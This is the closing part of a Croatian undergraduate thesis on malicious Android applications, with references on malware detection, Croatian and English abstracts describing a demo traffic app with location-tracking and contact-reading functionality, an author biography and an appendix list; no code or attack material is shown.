A. N. Anmol, Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones, ACM Transactions on Computer Systems (TOCS), No. 2, Vol. 32, str. 1-29, New York, 2014

[40] Y. Zhang, M. Yang, Z. Yang, G. Gu, P. Ning i B. Zang, Permission use analysis for vetting undesirable behaviors in android apps, IEEE transactions on information forensics and security, No. 11, Vol. 9, str. 1828-1842, Padua, studeni 2014.

[41] L. Carl, R. Walsh, D. Lapsey i W. Strayer, Using machine learning technliques to identify botnet traffic, Local Computer Networks, Proceedings 2006 31st IEEE Conference on. IEEE, sv. 1, str. 967-974, studeni 2006.

[42] F. A. Narudin, A. Feizollah, N. B. Anuar i A. Gani, Evaluation of machine learning classifiers for mobile malware detection, Soft Computing, Vol. 20, str. 343-357, rujan 2016

[43] A. Shabtai, L. Tenenboim-Chekina, D. Mimran, L. Rokach, B. Shapira i Y. Elovici, Mobile malware detection through analysis of deviations in application network behavior, Computers & Security, Vol. 43, str. 1-18, lipanj 2014.

[44] G. Portokalidis, P. Homburg, K. Anagnostakis i H. Bos, Paranoid android: versatile protection for smartphones, Proceedings of the 26th annual computer security applications conference, sv. 1, str. 347-356, Austin, 2010.

[45] H. Ruan, X. Fu, X. Liu, X. Du i B. Luo, Analyzing android application in real-time at kernel level, 2017 26th International Conference on Computer Communication and Networks (ICCCN), sv. 1, str. 1-9, Silicon Valley, 2017.

[46] V. GT da Costa, S. Barbon, R. S. Miani, J. JPC Rodrigues i B. B. Zarpelo, Detecting mobile botnets through machine learning and system calls analysis, 2017 IEEE International Conference on Communications (ICC), sv. 1, str. 1-6, Paris, 2017.

[47] H. Chen, H. Leung, B. Han i J. Su, Automatic privacy leakage detection for massive android apps via a novel hybrid approach, 2017 IEEE International Conference on Communications (ICC), str. 1-7, Paris, 2017.

[48] M. Spreitzenbarth, T. Schreck, F. Echtler, D. Arp i J. Hoffman, Mobile-Sandbox: combining static and dynamic analysis with machine-learning techniques, International Journal of Information Security, Vol. 14, str. 141-153, srpanj 2014.

[49] Y. Liu, Y. Zhang, H. Li i X. Chen, A hybrid malware detecting scheme for mobile Android applications, 2016 IEEE International Conference on Consumer Electronics (ICCE), sv. 1, str. 155-156, Las Vegas, 2016.

[50] S. Kandukuru i RM Sharma, Android malicious application detection using permission vector and network traffic analysis, 2017 2nd International Conference for Convergence in Technology (I2CT), sv.1, str. 1126-1132, Mumbai, 2017.

[51] S. Arshad, M. A. Shah, A. Wahid, A. Mehmood, H. Song i H. Yu, SAMADroid: a novel 3-level hybrid malware detection model for android operating system, IEEE Access, Vol. 6, str. 4321-4339, siječanj 2018.

[52] Z. Yuan, Y. Lu, Z. Wang i Y. Xue, Droid-sec: deep learning in android malware detection, Proceedings of the 2014 ACM conference on SIGCOMM, sv. 1, str. 371-372, Chicago, 2014.

[53] J. Saxe i K. Berlin, Deep neural network based malware detection using two dimensional binary program features, 2015 10th international conference on malicious and unwanted software (MALWARE), sv. 1, str. 11-20, Fajardo, 2015.

[54] K. Grosse, N. Papernot, P. Manoharan, M. Backes i P. McDaniel, Adversarial perturbations against deep neural networks for malware classification, The Computing Research Repository (CoRR), No. 1, Vol. 1, str. 1-12, lipanj 2016.

[55] Kaspersky, How to detect and avoid malware on Android devices [online], kaspersky.com, Moskva, 2020, dostupno na: https://www.kaspersky.com/resource-center/preemptive-safety/avoid-android-malware [24. kolovoza 2023.]

[56] W. Thompson, Android malware: How to stop, spot and remediate? [online], hexnode.com, San Francisco, 2023, dostupno na: https://www.hexnode.com/blogs/android-malware-how-to-stop-spot-and-remediate [24. kolovoza 2023.]

[57] A. G. Johansen, How to remove a virus from an Android phone [online], us.norton.com, Tempe, 2023, dostupno na: https://us.norton.com/blog/malware/android-malware# [24. kolovoza 2023.]

[58] J. R. Raphael, Android security checkup: 16 steps to a safer phone [online], computerworld.com, Needham, 2021, dostupno na:

https://www.computerworld.com/article/3012630/android-security-checkup.html [24. kolovoza 2023.]

[59] FBI, 2021 Internet Crime Report, sv. 1, str. 1-33, Washington, 2022.

[60] T. Xin, M. Siponen i S. Chen, Understanding the inward emotion-focused coping strategies of individual users in response to mobile malware threats, Behaviour & Information Technology, No. 13, Vol. 41, str. 2835-2859, studeni 2022.

[61] Ermetic Team, IBM Cost of a Data Breach 2022 – Highlights for Cloud Security Professionals [online], securityboulevard.com, Boca Raton, 2020, dostupno na: https://securityboulevard.com/2022/10/ibm-cost-of-a-data-breach-2022-highlights-for-cloud-security-professionals [24. kolovoza 2023.]

[62] Tessian, Understand the mistakes that compromise your company's security [online], tessian.com, London, 2022, dostupno na: https://www.tessian.com/research/the-psychology-of-human-error/ [24. kolovoza 2023.]

[63] Pew Research Center, Writing Survey Questions [online], pewresearch.org, Washington, 2021, dostupno na: https://www.pewresearch.org/our-methods/u-s-surveys/writing-survey-question [10. rujna 2023.]

SAŽETAK

U prvom dijelu ovoga rada dan je pregled mobilnih platformi i osnovnih tipova malicioznih aplikacija na Android platformi, od kojih svaki tip ima kratko opisan primjer. Pokrivene su tehnike prikrivanja malicioznog koda, iza čega su navedeni najčešći izvori mobilnih aplikacija. Opisani su najčešći mehanizmi detekcije malicioznih aplikacija, popraćeni tehnikama zaštite sa strane korisnika mobilnog uređaja. U sklopu rada prikazani su rezultati provedene ankete o svijesti korisnika o sigurnosti mobilnih platformi. U praktičnom dijelu rada izrađena je *Android* aplikacija *Traffic Jam*. Funkcionalnost aplikacije detaljno je prikazana pomoću snimaka zaslona i opisa njihovih pozadinskih funkcija. Za pregled cijele aplikacije dan je dijagram toka na kojem je prikazano kretanje korisnika kroz aplikaciju. U aplikaciju je dodana i maliciozna funkcionalnost praćenja korisnikove lokacije i čitanja telefonskih kontakta s uređaja.

Ključne riječi: Android aplikacija, kibernetička sigurnost, obavijesti u prometu, zloćudni softver

ABSTRACT

Malicious applications on the Android platform

The first part of this thesis contains an overview of mobile platforms and most frequent types of malicious apps, with each type having a short description and an example. Common techniques of hiding malicious code are covered, followed by most oftenly used sources for downloading apps. Review of most successful mechanisms for malicious code detection is also given, followed up by recommended methods for improving phone security by the user. The thesis also contains a review of a survey about users' awareness about phone security. The Android application *Traffic Jam* is developed in the practical part of the thesis. App's functionality is detailed using screenshots and apt descriptions of background functions. A diagram is used to give a look at the entirety of the application and the user's path through it. The app also contains malicious functionality which tracks user's location and reads contacts from the phone.

Keywords: Android app, cybersecurity, traffic news, malware

ŽIVOTOPIS

Antonio Veselčić rođen je u Vinkovcima, 2001. godine. Osnovnu školu pohađao je u Vinkovcima. Srednjoškolsko obrazovanje stekao je u Gimnaziji Matije Antuna Reljkovića u Vinkovcima sa završetkom u 2020. godini. Iste godine upisao je preddiplomski sveučilišni studij računarstva na Fakultetu elektrotehnike, računarstva i informacijskih tehnologija Osijek. U trenutku pisanja odrađuje back-end praksu u DICE-u.

PRILOZI

1. Završni rad u formatu .docx

2. Završni rad u formatu .pdf

3. Izvorni kod programskog rješenja

4. Anketa o sigurnosti na mobilnim uređajima, dostupno na: https://docs.google.com/forms/d/1O5WfPbHkz30P1mNWQZ7PV_CBoNpGGSTeMKFxvRx3S2M